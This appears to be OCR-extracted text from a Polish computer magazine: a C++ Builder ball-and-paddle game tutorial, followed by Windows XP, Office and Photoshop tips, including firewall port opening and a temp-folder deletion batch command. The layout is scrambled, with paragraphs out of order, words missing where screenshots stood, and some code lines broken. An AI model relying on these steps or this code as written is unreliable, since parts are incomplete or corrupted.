ściwościom `top` oraz `left` obiektu `ballRect` przypisujemy wartości zmiennych `posX` i `posY`, czyli aktualną pozycję `x` i `y`. Właściwościom `right` oraz `bottom` wartości zmiennych `posX` i `posY` powiększone o rozmiary bitmapy `ballPic`. W ten sposób ustaliliśmy położenie oraz rozmiar prostokąta zawierającego obraz piłki. Możemy zatem wyświetlić ten obraz na ekranie: `memCanvas->StretchDraw(*ballRect, ballPic->Graphic);`.

W sposób analogiczny wykonujemy operacje z rysowaniem na ekranie paletki. Różnicą jest sposób obliczenia współrzędnych



Zdarzenie OnPaint

Aby zapewnić w pełni poprawne działanie gry, program musi obsługiwać zdarzenie `OnPaint`. Jest ono wykonywane zawsze wtedy, kiedy zachodzi potrzeba odrysowania obszaru okna aplikacji. Na przykład w sytuacji, kiedy okno zostało całkowicie lub częściowo zasłonięte, a następnie odsłonięte przez okno innej aplikacji. System informuje wtedy nasz program, że powinien on odświeżyć zawartość swojego okna.

W zwykłej aplikacji, tworzonej w C++ Builderze, nie musimy się zupełnie taką sytuacją przejmować, gdyż cały proces rysowania elementów okna odbywa się automatycznie. W przypadku naszej gry tak jednak nie jest, gdyż procedury rysujące napisaliśmy sami. Skoro tak, program musi też odpowiednio reagować na zdarzenie `OnPaint`. Oczywiście jedynie, co trzeba zrobić, to odrysować obszar okna, czyli wywołać funkcję `draw()`. Zdarzeniu `OnPaint` należy zatem przypisać następujący kod.

```
voidfastcall TForm1::FormPaint(TObject *Sender)
{
    draw();
}
```

bitmapy w pionie. Właściwość `top` obiektu `paddleRect` to: wysokość ekranu minus wysokość paletki, natomiast właściwość `bottom` równa jest po prostu wysokości ekranu.

Kiedy wszystkie obiekty znajdują się w buforze w pamięci, należy wyświetlić gotowy obraz na prawdziwym ekranie. Za wykonanie tej operacji odpowiada funkcja `CopyRect`. Kopiuje ona fragment obrazu wskazany przez prostokąt wyznaczony przez `backgroundRect`, z obiektu `memCanv` do obiektu `Canvas`. Czyli kopiuje obraz przygotowany na ekranie wirtualnym na ekran rzeczywisty.

```
void TForm1::move()
{
    if ((posX < 0) || posX > ClientWidth - ballPic->Width) stepX = - stepX;
    if (posY < 0) stepY = - stepY;

    if (posY > ClientHeight - ballPic->Height) {
        Timer1->Enabled = false;
        posX = (ClientWidth - ballPic->Width) / 2;
        posY = 0;
        ShowMessage("Koniec gry!");
        return;
    }

    posX += stepX;
    posY += stepY;

    if (posY + ballPic->Height > ClientHeight - paddlePic->Height) {
        if (!((posX + ballPic->Width < paddleX) ||
            (posX > paddleX + paddlePic->Width)))
        {
            stepY = - stepY;
        }
    }
}
```

4. Czas zabrać się za metodę `move()`, która zajmie się przesuwaniami obiektów na ekranie. Pierwszym jej zadaniem jest sprawdzenie, czy piłka nie znalazła się poza granicami ekranu.

Sprawdzamy, czy współrzędna `x` lewej krawędzi nie jest mniejsza od zera (`posX < 0`) oraz czy współrzędna `x` prawej krawędzi nie jest większa od szerokości ekranu (`posX > ClientWidth - ballPic->Width`). Jeśli zajdzie jeden z tych przypadków, zmieniamy kierunek ruchu w poziomie.

Sprawdzamy również, czy współrzędna `y` nie jest mniejsza od zera i jeśli tak, zmieniamy kierunek ruchu w pionie (`if (posY < 0) stepY = - stepY;`). Piłka odbije

się wtedy od górnej krawędzi ekranu.

Ustalamy, czy piłka nie osiągnęła dolnej krawędzi ekranu. Taka sytuacja

oznacza, że użytkownik nie zdołał jej odbić paletką i gra powinna się zakończyć. Dlatego też wyłączamy wtedy zegar (`Timer1 -> Enabled = false;`), ustawiamy piłkę na pozycji początkowej, wyświetlamy okno dialogowe z napisem **Koniec gry** oraz kończymy wykonywanie funkcji `move()` instrukcją `return`.

Zmieniamy położenie piłki, do-

dając do zmiennych `posX` i `posY` wartości `stepX` i `stepY`.

Sprawdzamy, czy piłka nie zetknęła się z paletką (patrz ramka Jak wykryć kolizję?). Jeśli tak, oznacza to, że gracz odbił piłkę i należy zmienić kierunek jej ruchu w pionie.

5. Pozostała nam jeszcze do rozwiązania kwestia sterowania paletką. Wykorzystamy do tego ruchy myszy. Paletka będzie przesuwała się w prawo lub w lewo w zależności od tego, w którą stronę gracz przesunie mysz. Wykorzystamy zdarzenie `OnMouseMove`, któremu przypiszemy kod realizujący to zadanie. Przede wszystkim umieszczamy w zmiennej

```
void __fastcall TForm1::FormMouseMove(TObject
    int X, int Y)
{
    paddleX = X;
    if (paddleX < 0) paddleX = 0;
    if (paddleX > ClientWidth - paddlePic->Width)
        paddleX = ClientWidth - paddlePic->Width;
}
```

`paddleX` przekazany przez system do metody `FormMouseMove()` parametr `X` (`paddleX = X`). Zawiera on aktualną współrzędną położenia wskaźnika myszy. Na tym moglibyśmy już poprzestać i gra działałaby poprawnie, żeby jednak całość wyglądała bardziej profesjonalnie, wprowadzimy dwa ograniczenia uniemożliwiające wysunięcie paletki poza obszar aplikacji.

Menu

Ostatni etap budowy programu to dodanie menu. Będzie ono zawierało jedynie trzy pozycje: **Start**, **Stop** oraz **Wyjdź**.

1. Na formatkę dodajemy komponent `TMainMenu` (należy go szukać w zakładce **Standard**), klikamy na niego dwukrotnie i w edytorze menu tworzymy następującą strukturę. Po wykonaniu tej czynności zamykamy edytor menu.

2. Na formatce pojawiło się menu **Gra**. Kiedy wybierzemy z niego pozycję **Start**, otworzy się okno kodu i będziemy mogli przypisać temu menu dowolną procedurę obsługi. Instrukcją, którą powinniśmy

w tym miejscu, jest oczywiście uruchomienie zegara, a tym samym rozpoczęcie animacji piłki. Zadanie to wykonywane jest przez instrukcję: `Timer1-> Enabled = true;`

3. Więcej instrukcji musimy przypisać do menu **Stop**. Trzeba sprawdzić, czy zegar jest aktywny. Jeśli nie jest, należy zakończyć wykonywanie procedury obsługi tego menu instrukcją `return`. Jeżeli jednak zegar jest aktywny,

należy zatrzymać grę, a następnie zapytać, czy użytkownik faktycznie chce ją zakończyć. Jeśli gracz odpowie **Nie (No)**, ponownie włączamy zegar (`Timer1->Enabled = true;`). W przeciwnym przypadku przesuwamy rysunek piłki i paletki na pozycje początkowe i wywołujemy funkcję `draw()`.



Trudne terminy

» **ekran wirtualny** – wydzielony fragment pamięci, traktowany przez aplikację tak jak prawdziwy ekran monitora.

» **metoda** – w programowaniu obiektowym to inaczej funkcja zdefiniowana w pewnej klasie, czyli fragment kodu programu przeznaczony do wykonania konkretnego zadania.


» **podwójne buforowanie** – technika tworzenia obrazu pozwalająca na wyeliminowanie efektu nieprzyjemnego migotania animacji.

» **procedura obsługi** – kod przypisany do konkretnego zdarzenia i wykonywany za każdym razem, kiedy to zdarzenie zajdzie.

» **uchwyt** – ang. handle – specjalny identyfikator obiektu, zasobu systemowego (na przykład bufora, obrazu, okna aplikacji), jednoznacznie go identyfikujący.

» **zdarzenie** – kliknięcie przyciskiem myszy, zmiana rozmiaru okna, wybranie pozycji z menu, sytuacja zachodząca w systemie, której można przypisać kod wykonywalny.

4. Ostatni fragment kodu to instrukcje przypisane do menu **Wyjdź**. Pierwszą czynnością jest zapamiętanie w zmiennej `b` aktualnego stanu zegara. Następnie zatrzymujemy zegar oraz pytamy użytkownika, czy na pewno chce zakończyć pracę programu. Jeżeli odpowiedź brzmi **Tak (Yes)**, zamykamy formę główną `Form1` (instrukcja `Close();`) i tym samym kończymy pracę aplikacji. Jeśli odpowiedź brzmi **Nie (No)**, przywracamy stan zegara zapamiętany w zmiennej `b`. Dzięki temu przywrócimy stan gry, w jakim znajdowała się przed wybraniem menu **Wyjdź**.



```
void __fastcall TForm1::WyjdźClick(TObject *Sender)
{
    bool b = Timer1->Enabled;
    Timer1->Enabled = false;
    if (MessageDlg("Czy na pewno chcesz wyjść z programu?", mtConfirmation,
        TMsgDlgButtons() << mbYes << mbNo, 0) == mrYes) Close();
    else Timer1->Enabled = b;
}
```

Pełny kod gry oraz pliki z obrazami tła, piłki i paletki znajdują się na płycie CD dołączonej do bieżącego numeru.

W kolejnym numerze Eksperta dodamy do naszej aplikacji nowe funkcje, takie jak poziomy trudności, punktacja czy możliwość zmiany grafiki w trakcie działania programu, a także zapis konfiguracji programu na dysku.

ML ■



Warto zajrzeć...

Książki:

• **C++ Builder 6. Ćwiczenia** – Andrzej Daniluk, Wydawnictwo Helion, Gliwice 2003, cena 13,90 zł

Strony WWW:

• www.binboy.org
• www.borland.nq.pl

```
void __fastcall TForm1::Stop1Click(TObject *Sender)
{
    if (this->Timer1->Enabled == false) return;

    Timer1->Enabled = false;
    if (MessageDlg("Czy na pewno chcesz zatrzymać grę?", mtConfirmation,
        TMsgDlgButtons() << mbYes << mbNo, 0) == mrNo)
        Timer1->Enabled = true;
    else {
        posX = (ClientWidth - ballPic->Width) / 2;
        posY = 0;
        paddleX = (ClientWidth - paddlePic->Width) / 2;
        paddleY = ClientHeight - paddlePic->Height;
        draw();
    }
}
```



Szybko i precyzyjnie



Dzięki wskazówkom Eksperta jak zwykle poznamy kilka tajemnic systemów operacyjnych oraz pakietów biurowych Office. Dowiemy się również, jak obsługiwać Photoshop, tworzyć szablony odpowiedzi w programie The Bat! i efektowne przejścia w Ulead Media Studio


Windows XP

Daj mi swoje pliki

Firewall wbudowany w Windows XP chroni nasz komputer przed dostępem nieupoważnionych osób. Zapory możemy używać zarówno wtedy, gdy pecet podłączony jest do internetu, jak i w sieci lokalnej (na przykład blokowej). Domyślne ustawienia zapory uniemożliwiają jednak udostępnianie plików w sieci. Aby umożliwić dostęp do danych, należy odpowiednio

skonfigurować firewall. Ekspert podpowie, jak to zrobić.

1. Otwieramy okno połączeń sieciowych. Rozwijamy menu startowe i po kliknięciu prawym przyciskiem myszy na  wybieramy .




2. Sprawdzamy właściwości naszego połączenia, przechodzimy na zakładkę **[Zaawansowane]** i klika-

my na przycisk **[Ustawienia...]**. Na zakładce **[Usługi]** klikamy na przycisk **[Dodaj...]**.

3. Wpisujemy nazwę usługi , widoczny poniżej adres IP  i numery portów . Klikamy na przycisk **[OK]**, upewniamy się, że nowa usługa jest włączona:

☒ **Udostępnianie plików** i w dwóch kolejnych oknach ponownie klikamy na **[OK]**.



Uwaga!

Otwierając porty w naszej zaporze ułatwiamy dostęp do naszego komputera. Zapora wbudowana w Windows XP nie umożliwia bowiem zdefiniowania, które komputery z sieci mogą mieć dostęp do naszego peceta, a które nie. Jeżeli zależy nam na dokładniejszej konfiguracji, powinniśmy zainstalować inną aplikację typu firewall.

4. Sprawdzamy, czy dostęp do plików został włączony. Jeżeli nadal nie można dostać się do udostępnionych dokumentów, powtarzamy kroki **2** i **3** otwierając kolejno dodatkowe porty o numerach: 135, 136, 137 i 138. Za każdym razem po otwarciu kolejnego portu sprawdzamy, czy udostępnianie działa. Ze względu na bezpieczeństwo lepiej nie otwierać zbędnych portów.

Windows XP

Przywracamy klasyczne okno logowania

Windows XP został wyposażony w tak zwane przyjazne okno logowania . Widać na nim wszystkich użytkowników, którzy mają założone konta w naszym komputerze. Przyjazne okno logowania włączane jest domyślnie w każdym systemie, na którym nie skonfigurowano dostępu do sieci. Użytkownicy przyzwyczajeni do klasycznego okna logowania, wymagającego wcisnięcia klawiszy **[Ctrl] + [Alt] + [Delete]**, mogą je jednak przywrócić.



1. W panelu sterowania wybieramy , a następnie .



2. Usuujemy zaznaczenie z pola , klikamy na  i zamykamy wszystkie okna. Podczas następnego logowania na ekranie zobaczymy klasyczne okno logowania.

 **Zmień sposób logowania lub wylogowywania użytkowników**

Ekspert radzi


Pprzed wykonaniem tej wskazówki należy upewnić się, że przyczyną kłopotów z udostępnianiem plików jest włączona zapora. Sprawdźmy, czy wyłączenie firewalla umożliwi dostęp do danych na naszym dysku. Jeżeli tak, to znaczy, że firewall jest nieprawidłowo skonfigurowany.

Gdzie jest administrator?


Korzystając z funkcji przyznanego okna logowania, zwrócimy uwagę, że nie ma na nim konta administratora. Nie oznacza to, że musimy nadawać uprawnienia

administracyjne innym użytkownikom. Jeżeli często wykonujemy zadania wymagające dużych praw, możemy włączyć wyświetlanie tego konta. Ekspert pokaże, jak to zrobić.


1. Uruchamiamy Edytor Rejestru, a następnie otwieramy kolejno następujące klucze:



2. Klikamy prawym przyciskiem myszy, wybieramy i polecenie. Nadajemy kluczowi nazwę i klikamy na nim dwukrotnie.



3. Zmieniamy wartość na 1. Klikamy na przycisk [OK] i zamykamy Edytor Rejestru. Podczas następnego logowania konto administratora będzie już dostępne.



Ekspert radzi


Aby podczas logowania dostać się do konta administratora, nie musimy umieszczać go na stałe w oknie. Jeżeli korzystamy z uprawnień administracyjnych sporadycznie, w oknie logowania wciskamy kombinację klawiszy **Ctrl + Alt + Del**. Trzymając wciśnięte pierwsze dwa klawisze, zwalniamy **Del** i ponownie go wciskamy. Na ekranie widzimy klasyczne okno logowania. Teraz możemy zalogować się do komputera jako administrator.

Ukryjcie się

W poprzedniej wskazówce Ekspert radził, jak wyświetlić na ekranie logowania konto administratora. Czasami jednak zamiast dodawać jakieś konto, chcielibyśmy je usunąć po to, by nie było wiadomo, że dany użytkownik może korzystać z naszego komputera. Nie możemy jednak usunąć konta całkowicie na przykład dlatego, że użytkownik


musi mieć dostęp do naszych zasobów przez sieć. Ekspert pokaże, jak wyłączyć wyświetlanie konta użytkownika w oknie logowania.

1. Powtarzamy krok 1 wskazówki Gdzie jest administrator?, a następnie wykorzystując informacje z punktu 2 wspomnianej wskazówki tworzymy klucz odpowiadający



cy swoją nazwą nazwie konta użytkownika, który ma zostać ukryty.


2. Pozostawiamy domyślnie ustawioną wartość bez zmian i zamykamy Edytor Rejestru. Konto użytkownika zniknie z okna logowania.



Ile masz lat?

Jeżeli czasami zastanawiamy się, kiedy zainstalowaliśmy system lub jak długo bez ponownego uruchamiania działa serwer, możemy posłużyć się wbudowanym w system operacyjny narzędziem **systeminfo**. Program ten, oprócz informacji o konfiguracji naszego peceta, zainstalowanych poprawkach, odpowie nam na to pytanie.

1. Klikamy na przycisk **Start**, następnie **Uruchom...** i wpisujemy polecenie **Otwórz: cmd**. W oknie trybu tekstowego wpisujemy i wciskamy **Enter**.




2. Po chwili możemy odczytać datę, kiedy system operacyjny został zainstalowany oraz ile czasu system pracuje od ostatniego uruchomienia.



Szybkie usuwanie danych z katalogu tymczasowego

Dane używane podczas instalacji programów są przechowywane w katalogu tymczasowym. Niestety, bardzo często po wgraniu aplikacji niepotrzebne już pliki pozostają na dysku twardym. Aby zbędne dane nie zaśmiecały naszego peceta, powinniśmy regularnie oczyszczać katalog tymczasowy. Ekspert podpowie, jak najwygodniej przeprowadzić tę operację.

1. Tworzymy skrypt, który po uruchomieniu wykasuje pliki z katalogu **Temp**. Tworzymy na pulpicie plik tekstowy, a następnie zmieniamy jego nazwę i rozszerzenie (nazwa pliku musi zawierać rozszerzenie **.bat**). Klikamy na plik prawym przyciskiem myszy i wybieramy **Edytuj**.




2. Otwiera się okno Notatnika. Wpisujemy **del /s /q %temp%**. Stworzone polecenie kasuje dane we wskazanym katalogu. Za nim umieszczamy ścieżkę dostępu wskazującą folder, z którego polecenie **del** ma usuwać pliki. Wprowadzamy **c:\windows\temp**, gdyż tak wygląda ścieżka dostępu do zawartości folderu **Temp**, gdy system Windows jest zainstalowany na dysku **[C:]**, w katalogu


Windows. Na końcu umieszczamy znak *****, aby skrypt usunął wszystkie pliki z folderu **Temp**.



3. Zapisujemy plik i zamykamy okno Notatnika. Teraz musimy jeszcze utworzyć i poprawnie skonfigurować skrót, który będzie uruchamiał przygotowany przez nas skrypt. Klikamy prawym przyciskiem myszy na plik i wybieramy **Utwórz skrót**. Windows wygenerował skrót do stworzonego przez nas programu.



4. Klikamy prawym przyciskiem myszy na skrót. Wybieramy polecenie **Właściwości** i przechodzimy na zakładkę **Program**.




Umieszczamy zaznaczenie w polu **Zminimalizowane** i z listy wybieramy **Zamknij przy zakończeniu**. Klikamy na przycisk **OK**. Dzięki wprowadzonym zmianom podczas działania skryptu Windows ukryje okno programu czyszczącego, aby nie przeszkadzało nam w korzystaniu z peceta.



Word 2000/Word XP

Wystartować inaczej

Po uruchomieniu edytora tekstu Microsoftu możemy od razu przystąpić do pracy. Na ekranie pojawia się biała strona dokumentu,



do pamięci załadowane są domyślne szablony. Czasami jednak chcielibyśmy, by Word podczas startu zachowywał się inaczej niż zwykle. Na przykład aby uruchomił ostatnio edytowany plik albo nie uruchamiał automatycznych makr. Microsoft przewidział nasze potrzeby i umożliwił uruchamianie edytora z parametrami, które modyfikują jego zachowanie.

Najprostszą metodą dodania parametru jest modyfikacja skrótu uruchamiającego Worda.

1. Klikamy prawym przyciskiem myszy na ikonę skrótu i otwieramy okno właściwości. W polu

widzimy ścieżkę dostępu do pliku wykonywalnego Worda. Na jej końcu wstawiamy spację oraz znak **F**, a następnie dopisujemy parametr, na przykład

2. Zamykamy okno właściwości skrótu i uruchamiamy Worda. Znaczenie parametrów, które rozpoznaje Word, znajdziemy w ramce Parametry startowe Worda.



Parametry startowe Worda

Parametr	Działanie
/a	Zabezpiecza przed uruchamianiem szablonów globalnych (w tym szablonu Normal.dot) i dodatków
/i ścieżka do dodatku	Uruchamia dodatek (szablon, obiekt COM, kreator)
/m	Zabezpiecza przed uruchamianiem automakr
/m nazwa makra	Uruchamia podane makro
/n	Otwiera Worda bez okna nowego dokumentu
/t nazwa szablonu	Tworzy nowy dokument oparty na podanym szablonie
/c	Otwiera Worda i wywołuje program NetMeeting
/q	Uruchamia Worda bez wyświetlania okna startowego (działa w Wordzie 2000 SR-1)
/r	Uruchamia Worda w tle, dokonuje zmian w Rejestrze, a następnie zamyka Worda. Parametr stosowany do rejestracji składników edytora w razie wystąpienia problemów z jego działaniem
ścieżka/nazwa_pliku	Uruchamia Worda, otwierając jednocześnie wskazany plik. Podając kilka ścieżek, możemy otworzyć kilka dokumentów jednocześnie

Word 2000/Word XP

Szybkie sprawdzanie formatowania


Zapoznając się dokumentem Worda chcemy czasami dowiedzieć się jakie formato-

wanie tekstu wykorzystał w nim autor. Możliwe przeglądanie wszystkich opcji zajmuje sporo czasu. Istnieje jednak funkcja, która automatycznie wyświetli wszystkie potrzebne informacje.

1. Z menu **Pomoc** wybieramy polecenie **Co to jest?**. Klikamy na dowolnym fragmencie tekstu.

2. Na ekranie pojawia się dymek, w którym widać zastosowane przy edycji formatowanie akapitu i czcionki.

3. Kolejne kliknięcia myszką będą wyświetlały dane na temat innych części dokumentu. Aby przezwyciężyć działanie funkcji, wystarczy wcisnąć klawisz **F**.



Excel 2000/Excel XP

Jakie parametry na początek

Ekspert pokazał, jak uruchamiać Worda z parametrami startowymi. Excel również umożli-

wia modyfikację zachowania podczas startu arkusza kalkulacyjnego. Aby dodać parametr startowy do Excela, postępujemy tak samo, jak we wskazówce Wystartować inaczej, z tą różnicą oczywiście, że modyfikujemy skrót Excela, a nie Worda. Przeliczniki zmieniające domyślne zachowanie arkusza znajdziemy w widocznej poniżej tabeli: Parametry startowe Excela.



Parametry startowe Excela

Parametr	Działanie
/e, /embeded	Uruchamia Excela bez wyświetlania okna startowego i okna arkusza
/m	Otwiera okno makra
/o	Wymusza ponowną rejestrację składników Excela w Rejestrze systemowym
/p nazwa_katalogu	Zmienia domyślną ścieżkę położenia plików na podaną w parametrze
/r nazwa_pliku	Wymusza otworzenie podanego pliku w trybie tylko do odczytu
/s, /safemode	Pomija ładowanie wszystkich plików z katalogu autostartu Excela i dodatkowych pasków narzędzi
/regserver	Wymusza odświeżenie w Rejestrze wszystkich wpisów dotyczących Excela, a następnie zamyka okno arkusza kalkulacyjnego
/unregserver	Wyrejestrowuje z Rejestru systemowego wszystkie wpisy dotyczące Excela i zamyka arkusz kalkulacyjny

Excel 2000/Excel XP


Szybka zmiana znaku

Wykonując skomplikowane obliczenia w arkuszu kalkulacyjnym bądź przeprowadzając analizę rozbudowanych danych, często zachodzi potrzeba zmiany znaku dużej grupy liczb. Czy w takiej sytuacji jesteśmy skazani na edycję kolejnych komórek? Ekspert pokaże, jak szybko zmienić znak wielu komórek jednocześnie.

znaczący komórki, których znak chcemy zmienić, i z menu **Edycja** wybieramy **Wklej specjalnie...**

3. Zaznaczamy opcję i klikamy na przycisk **OK**. Zaznaczone wartości zmieniają znak.



1. Założmy, że dane, które chcemy zmodyfikować, zostały umieszczone w jednej kolumnie. W pustą komórkę wpisujemy liczbę -1.



Ekspert radzi

W prezentowanym przykładzie dane znajdują się w jednej kolumnie. Możemy też modyfikować grupy liczb umieszczone w blokach, a nawet pojedyncze komórki rozmieszczone w całym arkuszu.

2. Kopiujemy zawartość komórki z liczbą ujemną do schowka. Za-





Ekspert radzi

O pisywaną w tej wskazówce metodę możemy zastosować nie tylko do zmiany znaku, ale również do dzielenia liczb oraz dodawania i odejmowania od nich stałej wartości.

Arkusz czy obrazek?


Kopiuując dane z arkusza do innych aplikacji Office'a często interesuje nas jedynie wygląd zeszytu Excela i nie zależy nam na możliwości edycji czy aktualizacji danych. Tymczasem na przykład do Worda dane przenoszone są w postaci tabeli lub obiektu powiązanego z arkuszem źródłowym. Ekspert pokaże, jak skopiować dane w postaci obrazka, nie robiąc przy tym zrzutu ekranowego i nie korzystając z programu graficznego.

1. Zaznaczamy fragment arkusza lub wykres, który chcemy skopiować



Wcisnąwszy klawisz **F5** i z menu **Edycja** wybieramy polecenie **Kopiuje rysunek...**

2. Aby uzyskać jak najlepszą jakość obrazka, zaznaczamy opcję **Tak jak na ekranie** i klikamy na **OK**.





3. Otwieramy dokument Worda i wklejamy wykres za pomocą kombinacji klawiszy **Ctrl + V**

Przypomnij, że mam odpowiedzieć

Prrowadząc intensywną korespondencję elektroniczną musimy liczyć się z dużą liczbą przychodzących wiadomości pocztowych. Jeżeli odebrany list jest mało ważny, zapewne nic z niego się nie stanie, jeżeli na niego nie odpowiadamy. Gdy odebrana informacja jest bardzo istotna, a nie mamy czasu zredagować odpo-

przypominające o konieczności udzielenia odpowiedzi na ważną wiadomość



wiedzi, powinniśmy zdefiniować sobie przypomnienie i odpowiedzieć w wolnym czasie. Ekspert pokaże, jak szybko zdefiniować alarm, który w określonym momencie przypomni nam o zaległej korespondencji.


Ekspert radzi

Możemy przesunąć termin i zdefiniować kolejne przypomnienie. Pamiętajmy jednak, że należy wtedy kliknąć na

1. Przeciągamy myszą ważną wiadomość do folderu kalendarza w Outlooku

2. Na ekranie pojawia się okno nowego terminu, widzimy w nim naszą wiadomość. Definiujemy czas przypomnienia i zapisujemy zmiany

3. Po upływie określonego czasu na ekranie pojawi się okno monitu



Kopiuujemy blok tekstu

Kopowanie fragmentów tekstu to z pozoru prosta sprawa. Zaznaczamy myszą fragment dokumentu i używamy odpowiedniej kombinacji klawiszy, by skopiować tekst do schowka lub

go wyciąć, a następnie wkleić w odpowiednie miejsce. Problem pojawia się wtedy, gdy interesuje nas informacja znajdująca się pośrodku strony. Domyślnie zaznaczenie myszką powoduje selekcję całych linii dokumentu od lewego do prawego marginesu

Co zrobić, jeżeli chcemy skopiować kolumnę danych ze środka strony? Nic prostszego, Word wyposażony został w odpowiednią funkcję. Wystarczy wcisnąć klawisz **F4** i zaznaczyć blok tekstu

Państwo	Stolica	Kontynent
Polska	Warszawa	Europa
Egipt	Kair	Afryka
Japonia	Tokio	Azja

Państwo	Stolica	Kontynent
Polska	Warszawa	Europa
Egipt	Kair	Afryka
Japonia	Tokio	Azja



Photoshop 7

Załamane światła


Zwytkły gradient (przejście tonalne kolorów), użyty jako tło w projekcie, może nie sprawiać dostatecznie dużego wrażenia wizualnego. Czasem jest zbyt stonowany, a my akurat potrzebujemy czegoś agresywniejszego z dużym natężeniem kolorów. Do stworzenia bardziej interesującego tła posłużymy się właściwością warstwy nazywaną Trybem mieszania wypełnienia (Blending mode).

1. W projekcie sprawdzamy, czy paleta kolorów jest ustawiona jako:

2. Wybieramy narzędzie i w jego preferencjach paletę kolorów.

3. Upewniamy się, że opcja jest zaznaczona, po czym tworzymy gradient, wciskając lewy przycisk myszy w prawym górnym rogu projektu i przeciągając kursor do rogu lewego dolnego.

